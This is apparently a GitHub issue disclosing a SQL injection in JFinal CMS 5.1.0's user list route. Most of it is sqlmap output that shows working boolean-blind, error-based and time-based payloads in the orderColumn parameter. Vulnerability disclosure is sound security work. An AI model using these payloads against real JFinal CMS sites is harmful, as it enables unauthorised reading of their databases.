

New issue





[Jump to bottom](#)

# There is a SQL injection vulnerability exists in JFinal CMS 5.1.0 #48

Open jwt-123 opened this issue on Jul 28 · 0 comments

jwt-123 commented on Jul 28

the route is /jfinal\_cms/system/user/list



```
C:\Windows\system32\cmd.exe
[06:47:00] [INFO] resuming back-end DBMS 'mysql'
[06:47:00] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* ((custom) POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
  Payload: form.orderColumn=) OR NOT 3980=3980-- uyMv&form.orderAsc=&attr.username=123&attr.realname=123&attr.usertype=2&attr.departid=-1&totalRecords=1&pageNo=1&pageSize=20&length=10

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: form.orderColumn=) AND GTID_SUBSET(CONCAT(0x71706a7171, (SELECT (ELT(3716=3716, 1))), 0x717a716b71), 3716)-- Ty
FZ&form.orderAsc=&attr.username=123&attr.realname=123&attr.usertype=2&attr.departid=-1&totalRecords=1&pageNo=1&pageSize=20&length=10

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: form.orderColumn=) AND (SELECT 9211 FROM (SELECT(SLEEP(5)))rJZB)-- PLjB&form.orderAsc=&attr.username=123&at
tr.realname=123&attr.usertype=2&attr.departid=-1&totalRecords=1&pageNo=1&pageSize=20&length=10
---
[06:47:01] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.6
[06:47:01] [INFO] fetched data logged to text files under 'C:\Users\jw5t\AppData\Local\sqlmap\output\172.20.10.6'
[06:47:01] [WARNING] your sqlmap version is outdated

[*] ending @ 06:47:01 /2022-07-29/

D:\Hacker\BurpSuite>
```

## Assignees

No one assigned

---

## Labels

None yet

---

## Projects

None yet

---

## Milestone

No milestone

---

## Development

No branches or pull requests

---

1 participant

